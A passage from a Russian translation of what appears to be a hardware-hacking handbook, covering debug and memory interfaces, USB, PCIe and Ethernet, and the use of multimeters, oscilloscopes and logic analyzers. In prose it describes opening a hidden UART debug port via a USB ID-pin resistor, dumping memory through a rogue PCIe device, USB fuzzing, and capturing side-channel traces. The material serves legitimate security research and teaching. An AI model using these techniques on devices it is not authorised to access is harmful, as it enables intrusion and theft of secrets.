Кроме того, некоторые интерфейсы поддерживают только режим отладки на кристалле, а режим граничного сканирования JTAG не поддерживается (или наоборот). Например, у Microchip SAM3U есть физический вывод, называемый JTAGSEL, который выбирает порт JTAG, который будет запускаться в режимах отладки на кристалле или граничного сканирования. Если вы хотите использовать режим не по умолчанию, то вам может потребоваться модифицировать плату, чтобы вытянуть этот вывод на желаемый уровень. Кроме того, вы увидите, что некоторые устройства отключают режим отладки JTAG, но оставляют включенным режим сканирования периферии JTAG. Это не является прямым недостатком безопасности, но режим граничного сканирования может быть очень полезным для всех видов реверс-инжиниринга. Технически все, что можно сделать в режиме граничного сканирования, можно также сделать, работая напрямую с платой (поэтому сам по себе включенный режим граничного сканирования не является проблемой безопасности), но использование этого режима упрощает работу.

В главе 1 мы упоминали загрузчики на основе ПЗУ. Иногда их можно использовать для программирования, а иногда они обеспечивают поддержку отладки, позволяя вам считывать ячейки памяти.

Параллельные интерфейсы

Низкоскоростные последовательные интерфейсы не всегда достаточно хороши для данной задачи. Если достаточно единожды загрузить 4 Мбайт прошивки, то такой интерфейс подойдет, но если у вас есть файловая система с возможностью записи 128 Мбайт или вы хотите задействовать интерфейс с низкой задержкой для внешнего динамического ОЗУ (dynamic RAM, DRAM), последовательные шины не позволят достичь нужной производительности. Увеличение тактовой частоты интерфейса ограничено, и вам по-прежнему нужно будет десериализовать данные, прежде чем их можно будет использовать. Более масштабируемый подход — параллельное применение нескольких каналов передачи данных. Использование шины в 8 или 16 проводов значительно увеличивает пропускную способность для доступа к памяти или быстрого хранения. Наиболее часто параллельные шины используются именно в памяти.

На схеме платы i.MX6 Rex, показанной на рис. 2.15, изображено множество параллельных линий шины от микросхемы до внешней DRAM.

Видите распиновку шины, которая идет к памяти с удвоенной скоростью передачи данных (double data rate, DDR)? На схеме также видны линии данных и адресов (обозначенные DRAM_D и DRAM_A соответственно).




Рис. 2.15. Фрагмент платы с открытым исходным кодом i.MX6 Rex

Интерфейсы памяти

В отличие от последовательных интерфейсов, к которым можно просто подключить от двух до четырех проводов, на параллельнойшине может быть несколько линий для адреса, данных и управляющих сигналов. Например, существуют микросхемы флеш-памяти с 24 битами адреса, 16 битами ввода/вывода данных и восемью или более управляющими сигналами. Исследовательской работы тут будет несколько больше, чем в случае с последовательными интерфейсами, а для самых смелых есть DDR4 с 288 контактами. Поскольку существуют различные стандарты для скорости передачи данных, назначения контактов и проводов и другие параметры, полезно сначала понять, какова ваша цель (см. главу 3). Интерфейсы памяти, будь то для DRAM или для флеш-памяти, как правило, реализованы в виде параллельных шин, как показано выше в примере интерфейса DDR на рис. 2.15.

Существует несколько вариантов подключения к параллельным интерфейсам в цепи. Если шаг контактов достаточно велик, то можно использовать несколько десятков щупов и кучу проводов для подключения к логическому анализатору или универсальному программатору (в приложении А есть примеры). Чаще всего, если у устройства много контактов, они намного меньше и направляются на внутренние слои печатной платы. У большинства микросхем стандартные размеры, и хотя они могут быть дорогими, для большинства устройств можно

купить внутрисхемные зажимы. В отличие от зажимов для менее плотного размещения компонентов, у таких обычно есть гибкая лента, которая выводит все дорожки на отдельную коммутационную плату, которую вы можете приспособить к своему анализатору или программатору.

Если можно добраться до контактов, то можно и найти способ подключиться к ним. Достаточно быстрый логический анализатор позволяет перехватить весь трафик, проходящий через интерфейс, в целях последующего активного или пассивного анализа.

Если вам нужен полный контроль над интерфейсом, но вы не можете изолировать его от остальной системы, или если ваше целевое устройство представляет собой корпус с шариковой решеткой (ball grid array, BGA) без доступа к контактам, возможно, для чтения или записи вам придется извлечь микросхему из платы. Выпаивание и замена устройства — не самый надежный метод, так как устройство легко повредить, и к тому же это непростое действие, но при должной практике (или при наличии талантливого друга) вы сможете делать это с минимальным риском (в главе 3 мы расскажем более подробно о считывании флеш-чипов, а в приложении Б перечислены некоторые полезные инструменты).

Высокоскоростные последовательные интерфейсы

Мы обсудили, почему проще проложить в восемь раз больше дорожек, чем надежно проложить один провод, увеличив его скорость в восемь раз. Термин *высокоскоростной последовательный интерфейс* звучит противоречиво, однако это не так. В предыдущем разделе мы описали несимметричные сигналы, а ранее в этой главе упомянули, что дифференциальные сигналы могут надежно работать в диапазоне гигагерц в условиях, когда несимметричные сигналы будут ограничены несколькими мегагерцами.

Именно высокоскоростные последовательные интерфейсы причастны к увеличению скорости передачи данных за последнее десятилетие. Кабели Parallel ATA с 40 контактами с максимальной частотой 133 МГц были заменены кабелями Serial ATA с семью контактами, которые теперь работают на частоте 6 ГГц. Слоты PCI с 32 линиями передачи данных достигли частоты 33 или 66 МГц, но их заменили линии PCIe, которые теперь работают на частоте до 8 ГГц. Это происходит по нескольким причинам.

Во-первых, при использовании параллельных проводов нужно убедиться, что все сигналы в пределах одного такта стабильны на стороне приемника. Эта задача усложняется с ростом частоты, поскольку в этом случае все провода должны иметь очень схожие физические свойства, такие как длина и электрические характеристики. Во-вторых, параллельные провода подвержены влиянию перекрестных помех, то есть один провод действует как антенна, а соседние

проводы — как приемники, что приводит к ошибкам в данных. На одиночные провода эти проблемы влияют меньше, чем на параллельные, а использование дифференциальной сигнализации еще больше снижает это влияние.

Обратной стороной всего этого прогресса является то, что наблюдать или вводить свои данные в дифференциальный сигнал 6 ГГц намного сложнее, чем в случае с несимметричным сигналом 400 кГц. Здесь «сложнее» означает «дороже». То есть сигнал на частоте 6 ГГц можно прочитать, но вам потребуется логический анализатор по цене нового седана среднего класса.

Есть и хороший момент: все эти интерфейсы очень похожи с электрической точки зрения и предназначены для надежной работы даже в неоптимальных условиях. Это означает следующее: если датчик, подключенный к линии PCIe, загружает ее настолько, что она больше не может работать на полной скорости, то датчик перенастроится на более низкую скорость, а остальная часть системы даже не заметит этого.

Универсальная последовательная шина (USB)

Интерфейс USB был первым крупным внешним интерфейсом, в котором использовалась высокоскоростная дифференциальная передача сигналов, и породил несколько отличных прецедентов. Во-первых, если вы подключаете USB-устройство к хосту, оснащенному другой версией стандарта USB, то оба конца соединения автоматически настраиваются на самый поздний стандарт, который поддерживают оба устройства. Во-вторых, если передача будет потеряна, пропущена или прервана, то автоматически повторится. Наконец, USB определяет и другие характеристики, такие как формы и выводы разъемов, электрический протокол и протокол данных, вплоть до классов устройств и способов взаимодействия с ними. Пример — спецификация USB *Human Interface Device* (HID), которая используется для такого оборудования, как клавиатуры и мыши, и позволяет операционной системе использовать один драйвер для всех USB-клавиатур, а не отдельный драйвер для каждого производителя.

USB-подключения поддерживают один хост и до 127 устройств (включая концентраторы). Разные USB поддерживают разные скорости передачи данных: от 12 Мбит/с для USB 1.1, 480 Мбит/с для USB 2.0 и до 5, 10 и 20 Гбит/с для USB 3.0, 3.1 и 3.2 соответственно. Для скорости передачи данных до 480 Мбит/с используются четыре провода.

При скорости выше 480 Мбит/с требуется пять. Названия всех девяти соединений представлены ниже:

- **VBUS** — линия 5 В, которую можно использовать для питания устройства;
- **D+ и D-** — дифференциальная пара для связи до версии USB 2.0;
- **GND** — земля (для питания);

- **SSRX+, SSRX-, SSTX+, SSTX-** — две дифференциальные пары, одна для приема и одна для передачи (USB 3.0 и выше);
- **GND_DRAIN** — еще одна земля для сигнала. У этого дополнительного заземления шум меньше, чем у заземления питания, значения токов на котором больше (USB 3.0 и выше).

Линия питания USB выдает ток не менее 100 мА при напряжении 5 В, который можно использовать для питания своих устройств. В зависимости от стандарта USB и хоста этот ток может достигать 5 А при 48 В ($5 \text{ A} \times 48 \text{ В} = 240 \text{ Вт}$), но чтобы хост выдал вам такое количество тока, с ним сначала нужно договориться.

Теперь, ради интереса, возьмите ближайший microUSB 2.0 и посчитайте количество контактов в нем. Их будет пять, тогда как для USB 2.0 требуется только четыре. Пятый контакт — идентификационный, первоначально использовавшийся для USB On-The-Go (OTG). В устройствах, которые могут быть как хостами, так и периферийными, используется стандарт OTG, и с ними в комплекте идет специальный кабель OTG с разными концами для хоста и периферии.

Идентификационный контакт сигнализирует о том, какой именно конец вставлен, чтобы устройство могло определить, хостом или периферией оно должно быть: заземленный идентификационный контакт означает хост, а плавающий — означает периферийное устройство. Однако, как на Black Hat в 2013 г. показали Майкл Османн и Кайл Осборн в своем докладе *Multiplexed Wired Attack Surfaces* (<https://www.youtube.com/watch?v=jYa6-R-piZ4>), вы можете активировать скрытые функции, используя другие значения сопротивления. В докладе говорится, что если вы подключите к Galaxy Nexus (GT-I9250M) кабель с сопротивлением 150 кОм на контакте ID, то устройство отключит USB и включит последовательный UART TTL, который затем предоставит доступ для отладки.

Стандарт USB широко распространен и существует уже два десятилетия и, вероятно, является лучшим примером высокоскоростного последовательного интерфейса, которым так же легко управлять и контролировать, как и другими гораздо более простыми и медленными интерфейсами. Этот протокол хорош еще и тем, что является стандартным, то есть некую стандартную информацию можно запрашивать практически с любого USB-устройства. Сам по себе стек USB относительно сложен, поэтому с помощью фаззинга часто можно добиться интересных результатов и продвинуться еще дальше. У Мика Скотта есть отличная демонстрация на эту тему — посмотрите видео под названием *Glitchy Descriptor Firmware Grab – scanlime: 015* (<https://www.youtube.com/watch?v=TeCQatNcF20>).

PCI Express

PCI Express (PCIe) — высокоскоростная последовательная эволюция старой шины PCI с архитектурой, удивительной похожей на USB. В обоих этих интерфейсах используются высокоскоростные дифференциальные пары для создания

соединений «точка-точка». В обоих интерфейсах есть четко определенные иерархии и протоколы для перечисления устройств. Оба обратно совместимы и автоматически согласовывают оптимальную версию.

Хотя PCIe был разработан для персональных компьютеров, а не для встраиваемых систем, имеющиеся сегодня на рынке системы-на-кристаллах (System-on-Chips, SoC) на базе ARM и MIPS поддерживают PCIe, и их можно найти во встраиваемых системах стоимостью всего 20 долларов. Частота PCIe начинается с 2,5 ГГц, а не только с 12 МГц, как в случае с USB, поэтому простой снiffeр не поможет. Однако некоторые устройства PCIe достаточно универсальны, чтобы их можно было использовать не по назначению.

Уникальной особенностью PCIe является то, что этот интерфейс обычно очень тесно связан с ЦП или SoC. USB не работает без набора нужных драйверов, а PCIe обычно получает полный доступ к системной памяти, а также ко всем другим устройствам PCIe и другим устройствам в системе. Если вам удастся внедрить в целевую систему мошенническое PCI-устройство, то вы сможете управлять любым оборудованием в системе. В репозитории <https://github.com/ufrisk/pcileech/> можно найти примеры того, как использовать PCIe для получения дампов памяти.

Ethernet

Технология Ethernet была впервые стандартизована в 1983 г. и применялась для создания компьютерных сетей. Существуют разные исполнения, различающиеся типами кабелей, скоростей и кадров, но во встроенных системах чаще всего встречаются 100BASE-TX (100 Мбит/с) и 1000BASE-T (1 Гбит/с) с разъемом 8P8C. Он подключается к кабелю, состоящему из четырех витых пар проводов. Каждая пара используется для дифференциальной передачи сигналов, а скручивание позволяет снизить перекрестные и внешние помехи.

Оба стандарта работают со скоростью передачи данных 125 МГц, поэтому, подключив осциллограф, вы увидите сигналы с частотой 125 МГц. Десятикратная разница в скорости между 100BASE-TX и 1000BASE-T связана с тем, что в 100BASE-TX используются уровни +1 В, 0 В или -1 В на одной паре проводов, а в 1000BASE-T – уровни -2 В, -1 В, 0 В, +1 В и +2 В на всех четырех парах проводов.

Измерение

Ни одна книга об аппаратном обеспечении не будет полной без обсуждения темы измерений. Они позволяют больше узнать об исследуемом объекте, но, что более важно, понимание процесса измерений поможет вам восстановить поврежденные соединения, которые могут вам встретиться. Рассмотрим некоторые базовые

инструменты: старый добрый мультиметр, эффектные осциллографы и модные логические анализаторы. Затем обсудим, зачем и как нужно использовать эти инструменты, поймем, что может пойти не так, и приведем несколько ссылок, которые могут вам пригодиться в будущем.

Мультиметр: вольты

Измерять напряжение нужно, чтобы определить напряжение питания и сигнальное напряжение. Если вы хотите подать питание на микросхему, используя лабораторный источник питания, с помощью вольтметра можно проверить работоспособность источника питания перед подключением (значение напряжения можно узнать из описания устройства). Если мы говорим о напряжениях связи, то вам может потребоваться согласовать напряжения на печатной плате с вашим интерфейсом связи с помощью *переключателя уровня*.

Настройте мультиметр на измерение напряжения постоянного тока. Настройки мультиметра для измерения переменного тока в наших задачах не понадобятся. У одних мультиметров есть функция автоматического выбора диапазона, а в других нужно установить «максимальный диапазон». Для измерения напряжения 3,3 В вам нужно установить переключатель диапазонов на значение, близкое к 3,3 В, например на 10 В. Но диапазоны 20 В и 200 В тоже подойдут. Для получения более подробной информации изучите руководство пользователя. Измерьте напряжение между землей (черный щуп обычно можно приложить к корпусу, но иногда он не заземлен) и точкой, в которой вы хотите измерить уровень напряжения.

ПРЕДУПРЕЖДЕНИЕ

У вашего мультиметра может быть несколько входных проводов. Для измерения тока часто используется шунтирующий вход, который позволяет заменить фрагмент провода проводами мультиметра (мультиметр включается последовательно со схемой). При измерении тока не оставляйте тестовые провода в режиме шунта: если вы случайно попытаетесь измерить напряжение, когда мультиметр настроен на ток, вы замкнете устройство! В этом случае, подключив красный щуп к мощному источнику, а черный к земле, вы увидите облачко голубого дыма и сноп искр, а устройство или мультиметр можно будет выкинуть (Джаспер однажды перепутал предохранители лаборатории и административного отдела, которые, видимо, были установлены рядом).

Мультиметр: прозвонка

Выполнение прозвонки позволяет выяснить, имеется ли электрическое соединение между двумя точками, благодаря чему можно проследить путь проводящих дорожек, разъемов или контактов на печатной плате. Для выполнения прозвонки мультиметр устанавливается в режим измерения сопротивления, и тогда

близкое к нулю значение сопротивления будет указывать на то, что две точки электрически соединены. Опять же, в руководстве пользователя мультиметра можно узнать, как сделать это правильно. При измерении сопротивления лучше выключить целевое устройство, чтобы исключить риск повредить что-либо.

Приложите два щупа к двум точкам, и если сопротивление будет близко к нулю (или вы услышите звуковой сигнал), то соединение есть. Лучше купить мультиметр, который при наличии соединения подает звуковой сигнал, чтобы не нужно было постоянно смотреть на его экран.

Прозвонка выполняется путем пропускания небольшого тока через щупы и измерения напряжения. Если вы попытаетесь выполнить прозвонку на устройстве, которое все еще находится под напряжением, то показания часто будут неверными, поскольку измеритель «увидит» напряжение, которое фактически подается на вашу тестируемую цепь.

Цифровой осциллограф

Осциллограф предназначен для измерения и визуализации аналоговых сигналов в виде изменения напряжения во времени. Под словом «осциллограф» мы имеем в виду *цифровые* стробоскопические осциллографы, поскольку у аналоговых нет нужных нам функций. Осциллографы позволяют измерять цифровые коммуникационные каналы (хотя для этого лучше использовать логический анализатор), а при использовании правильных щупов и надлежащей подготовке цели могут измерять энергопотребление или электромагнитное излучение в задачах анализа побочных каналов. Это важный инструмент, позволяющий понять, что происходит в аналоговой части печатной платы. В приложении А приведено описание осциллографов с точки зрения их особенностей. Здесь же мы сосредоточимся на их использовании.

У осциллографа есть несколько *входных каналов*, через один или несколько *датчиков*, подключенных к источнику сигнала. Это может быть трассировка или разъем печатной платы, вывод микроконтроллера или просто катушка для измерения электромагнитных сигналов. Щуп часто *ослабляет* (уменьшает амплитуду) источника сигнала перед его передачей на осциллограф. У стандартных щупов затухание обычно составляет $10\times$ и должно быть указано где-то на нем. Это означает, что разница в сигнале 1 В порождает разницу 0,1 В на входе вашего осциллографа. Однако можно задавать щупу оба режима работы: $1\times$ (без ослабления) и $10\times$ (с ослаблением).

Это ослабление полезно тем, что снижает нагрузку на схему и увеличивает частотную характеристику осциллографа. При использовании щупа осциллографа в режиме $1\times$ обычно сужается полоса пропускания (что делает невозможным измерение высокочастотных сигналов), а электрическая нагрузка щупа осциллографа может повлиять на тестируемую цепь. По этой причине многие щупы

для осциллографов всегда работают в режиме 10×, так как большинство пользователей предпочитает иметь возможность измерять высокочастотные сигналы.

Импеданс щупа также должен *соответствовать* осциллографу. У самого осциллографа есть *входной импеданс* (например, 50 Ом или 1 МОм), и импеданс вашего щупа должен быть таким же, чтобы характеристики сигнала не менялись. Представьте две трубы, соединенные вместе. Если одна труба намного *уже* другой, то волна воды не сможет правильно распределиться между ними, и часть энергии волны вернется в точку подключения. С точки зрения измерений, волновое сопротивление кабелей датчиков RG58U составляет 50 Ом, а это значит, при очень быстрых изменениях (например, при крутых фронтах) кабель выглядит как оконечная нагрузка на 50 Ом. Если вы оставите осциллограф на уровне 1 МОм, то разрыв приведет к тому, что фронт сигнала будет отражаться (отскакивать назад) по достижении осциллографа. Измерение получается искаженным.

Импеданс осциллографа может быть фиксированным или настраиваемым, а импеданс щупа — всегда фиксированный. Стандартные щупы осциллографа рассчитаны на импеданс 1 МОм. Более сложные (дорогие) осциллографы могут автоматически определять тип подключенного щупа. В случае несовпадения вам может понадобиться устройство *согласования импеданса*. Для некоторых щупов (например, для измерения тока) требуется импеданс 50 Ом, и если на осциллографе выставить такой нельзя, то вам понадобится устройство согласования.

И у осциллографа, и у щупа есть аналоговая *полоса пропускания*, выраженная в герцах. Само это значение обозначает максимальную частоту, которую осциллограф может измерить. Полосы пропускания щупа и осциллографа не обязательно должны совпадать, но их общая пропускная способность будет определяться наименьшей из двух. Сигнал, который вы хотите измерить, должен находиться в пределах этой полосы пропускания. Например, в задаче анализа побочных каналов нужно убедиться, что пропускная способность осциллографа выше, чем тактовая частота кодирования (но это не жесткое требование, поскольку иногда криптографическая утечка происходит на частоте ниже тактовой).

С помощью *фильтра низких частот* вы можете искусственно ограничить полосу пропускания, что может быть удобно, если необходимо отфильтровать из сигнала шум. Аналогично, можно применить *фильтр высоких частот*, который часто используется для удаления постоянных или низкочастотных составляющих (например, многие блоки питания генерируют низкочастотный шум). Нужные фильтры подбираются по результатам частотного анализа предыдущих измерений или имеющейся информации о целевом сигнале. У бренда Mini-Circuits есть несколько простых в использовании аналоговых фильтров. Перед использованием убедитесь, что их импеданс совпадает с импедансом осциллографа и щупа.

Вы можете настроить канал осциллографа в режиме связи по переменному или постоянному току. *Связь по постоянному току* означает, что осциллограф будет измерять напряжение вплоть до 0 Гц (смещение постоянного тока), а *связь*

по переменному — что будут отфильтровываться очень низкие частоты. Для анализа побочных каналов это обычно не имеет большого значения, а режим переменного тока немного проще в использовании, так как не требует центрировать сигнал.

Теперь, когда в осциллограф поступает аналоговый сигнал, его необходимо преобразовать в цифровой с помощью *аналого-цифрового преобразователя* (АЦП). У АЦП есть некое разрешение, обычно измеряемое в битах. Например, у многих осциллографов восьмибитный АЦП, то есть диапазон напряжения осциллографа разделен на 256 одинаково *квантованных* диапазонов. На рис. 2.16 показан простой пример трехразрядного выхода АЦП, где входной сигнал с хорошей синусоидой преобразуется в цифровой выходной сигнал (напоминающий мир некогда популярной восьмиразрядной компьютерной игры с участием итальянского сантехника).

Работа аналого-цифрового преобразователя




Рис. 2.16. Входной синусоидальный сигнал преобразуется в цифровую последовательность ступенек

У этого выхода есть лишь три фиксированных значения. Таким образом, АЦП не совсем точно представляет входной сигнал. Величина ошибки частично зависит от разрешения; например, если у вас восьмиразрядный АЦП вместо трехразрядного, шаг «лесенки» на рис. 2.16 будет меньшим. Но ошибка в абсолютном значении напряжения зависит также от общего диапазона, который преобразует АЦП. Например, если диапазон равен 10 В с разрешением 3 бита (восемь шагов), то это означает, что каждый шаг равен 1,25 В, а при диапазоне 1 В в тех же трех битах каждый шаг равен 0,125 В.

У осциллографа есть минимальное и максимальное напряжение, которое задается (зачастую настраиваемым) *диапазоном напряжения*. Почти у любого

осциллографа этот диапазон настраивается, а у некоторых можно также настроить *входное смещение*. Задаваемое значение означает ширину измеряемого диапазона. Например, диапазон 10 В может означать, что мы измеряем от -5 до 5 В. Если у нас есть входное смещение, то мы можем сместить его, чтобы измерять напряжения от 0 до 10 В. Диапазон и смещение нужно настроить так, чтобы они как можно точнее соответствовали измеряемому сигналу. Если вы сделаете диапазон слишком маленьким, то сигнал *обрезается*, когда его напряжение выйдет за пределы диапазона, а при слишком большом диапазоне вы получите большую ошибку квантования. Используя лишь 10 % диапазона, вы используете лишь 10 % из 256 возможных значений. У различных осциллографов свои возможные значения смещений и диапазонов.

АЦП работают на программируемой *частоте дискретизации*, которая определяет, сколько раз в секунду преобразователь выводит новую точку данных. *Точка данных* — это просто один результат измерения. Согласно теореме Котельникова¹, частота дискретизации должна быть как минимум в два раза выше, чем самая высокая частота, которую вы хотите измерить. На практике лучше выбрать частоту не в два, а, скажем, в пять раз выше. Если измерения осциллографа *синхронизированы* с целевым устройством, где каждая точка данных генерируется в тактовом цикле, то вы можете избежать снижения частоты дискретизации.

Серия точек называется *дорожкой*. У цифрового осциллографа есть буфер для записи дорожек, называемый *глубиной памяти*. Как только память заполнится, дорожки либо отправляются на ПК для дальнейшей обработки, либо удаляются, освобождая место для следующего измерения.

Глубина памяти и частота дискретизации определяют максимальную длину дорожки. Для эффективности работы ее стоит ограничить. Нужная вам длина дорожки зависит от количества точек данных, которые должны быть изображены на одной дорожке.

Осциллограф может измерять (записывать) данные непрерывно или запускаться от внешнего сигнала — *триггера*. Он представляет собой цифровой сигнал, поступающий в осциллограф через выделенный канал триггера или обычный канал щупа. Находясь в состоянии *готовности*, осциллограф ожидает превышения сигналом триггера некоего *заданного уровня*, после чего начнет измерять дорожку. Если до истечения *времени ожидания* осциллограф так и не получает высокого уровня сигнала триггера, то предполагает, что сигнал был *пропущен*, и все равно начинает измерение. Время ожидания триггера лучше настраивать так, чтобы вы могли его проверить (например, 10 секунд). Если вы увидите, что в *процессе захвата* (выполняется множество измерений) осциллограф генерирует по одной дорожке каждые 10 секунд, то это будет означать, что вам не хватает

¹ В оригинале Nyquist-Shannon sampling theorem, однако в русскоязычной науке ее называют именно теоремой Котельникова. — Примеч. пер.

триггеров. Выполнение измерений с использованием *канала триггера* полезно для отладки и выявления проблем с триггером.

В лабораторных условиях целевое устройство зачастую генерирует триггер само. Например, если вы хотите измерить некую криптографическую операцию, то сначала передайте триггер высокого уровня через внешний контакт ввода/вывода общего назначения (general-purpose input/output, GPIO), а затем запустите криптографическую операцию. Таким образом, осциллограф начнет захват непосредственно перед началом операции.

После захвата дорожки дорогие осциллографы отображают результат на встроенным дисплее, а более простые отправляют цифровой сигнал по USB на ПК, и визуализация выполняется уже там. Все осциллографы позволяют отправлять дорожки на ПК для будущего анализа, например для поиска побочных каналов!

Как и в случае измерения напряжения с помощью мультиметра, целевое устройство должно быть включено, поэтому не забывайте о мерах предосторожности, чтобы не повредить оборудование и не причинить себе травму. Кроме того, проверьте, что все приборы настроены правильно. Неправильная настройка осциллографа не всегда очевидна, поэтому проверьте все несколько раз, чтобы в будущем не тратить время на некорректные измерения.

Одна из частых ошибок — неправильное заземление. Если вы используете несколько щупов осциллографа, то каждый из них должен быть заземлен, причем все должны заземляться на одну и ту же пластину (в противном случае через осциллограф будет протекать ток). Если вы планируете работать с высокочастотными или слабо зашумленными сигналами, то необходимо хорошее заземление. У многих щупов для осциллографов есть варианты исполнения с небольшим пружинным контактом заземления, как показано на рис. 2.17.




Рис. 2.17. Пружинный контакт заземления на щупе осциллографа

При таком методе заземления между землей на печатной плате и щупом осциллографа остается небольшое расстояние. Пружинку часто приходится сгибать, чтобы она подходила к плате, но зато это недорогой и простой способ получить хорошие характеристики на высоких частотах.

При настройке измерений нужно следить за физической надежностью соединений. Щупы, свисающие с края рабочего стола, могут зацепиться за одежду (или за лабораторного кота) и потянуть за собой и плату, и осциллограф. Используйте временные кабельные стяжки, термоклей, скотч или даже просто тяжелые предметы, чтобы провода датчиков не цеплялись за движущиеся рядом объекты.

Изменять настройки оборудования или положение щупа желательно при выключенном цепи. Когда вы прикладываете щуп к целевому контакту, он легко может соскользнуть, а короткое замыкание источника питания наконечником щупа часто приводит к точечной коррозии самого наконечника щупа, если образуется дуга. Даже низкое напряжение, которое используется на платах, может порождать небольшие дуги, которые повреждают наконечники щупов. Кроме того, вы можете повредить и само тестируемое устройство, замкнув его (тем более если это будет высокое напряжение, например 12 В) на низковольтную схему.

Логический анализатор

Логический анализатор — устройство для захвата цифровых сигналов. Это своего рода цифровой вариант осциллографа. С его помощью вы можете захватывать и декодировать каналы связи, на которых определенные уровни напряжения используются для кодирования данных. Вы можете использовать логический анализатор для декодирования сообщений I2C, SPI или UART или для проверки более широких коммуникационных шин с различной скоростью передачи данных. Как и у осциллографа, у логического анализатора есть ряд каналов, своя частота дискретизации, уровни напряжения и (необязательно) триггер (рис. 2.18).




Рис. 2.18. Пример измерения сигнала с помощью логического анализатора

Некоторые осциллографы тоже могут осуществлять логический захват и анализ протоколов, но количество каналов у них недостаточно велико. И наоборот, некоторые логические анализаторы позволяют в простом виде выполнять захват аналогового сигнала, но с очень низкой полосой пропускания и частотой дискретизации.

Логические анализаторы весьма надежны. Но, как и осциллографы, они используются на включенной системе, поэтому нужно соблюдать все меры предосторожности.

Резюме

В этой главе мы обсудили множество различных тем, касающихся аппаратных интерфейсов: основы электротехники и их использование в задачах связи, а также различные типы коммуникационных портов и протоколов, которые встречаются во встроенных устройствах. Мы привели даже больше теории, чем вам необходимо для обмена данными с одним устройством, поэтому будем считать, что это была справочная глава, к которой вы сможете вернуться позже, если вдруг забудете, что такое вольт и дифференциальная сигнализация или что может означать шестиконтактный разъем на печатной плате (подробнее об этом поговорим в приложении Б). Позже в книге мы проведем несколько экспериментов, где будем использовать самые известные интерфейсы, но в самостоятельной работе вам предстоит взаимодействовать со всеми типами устройств. После некоторой практики подключение к интерфейсам уже перестанет быть для вас серьезной проблемой, и вы сможете достаточно быстро переходить непосредственно к отправке данных по интерфейсам (и извлечению секретов). Ну а пока новые знания об измерениях (цифровых или аналоговых) могут помочь вам устранять проблемы с подключением, которые у вас возникнут (это обязательно произойдет). Но остерегайтесь синего дыма!

3

Что внутри. Идентификация компонентов и сбор информации



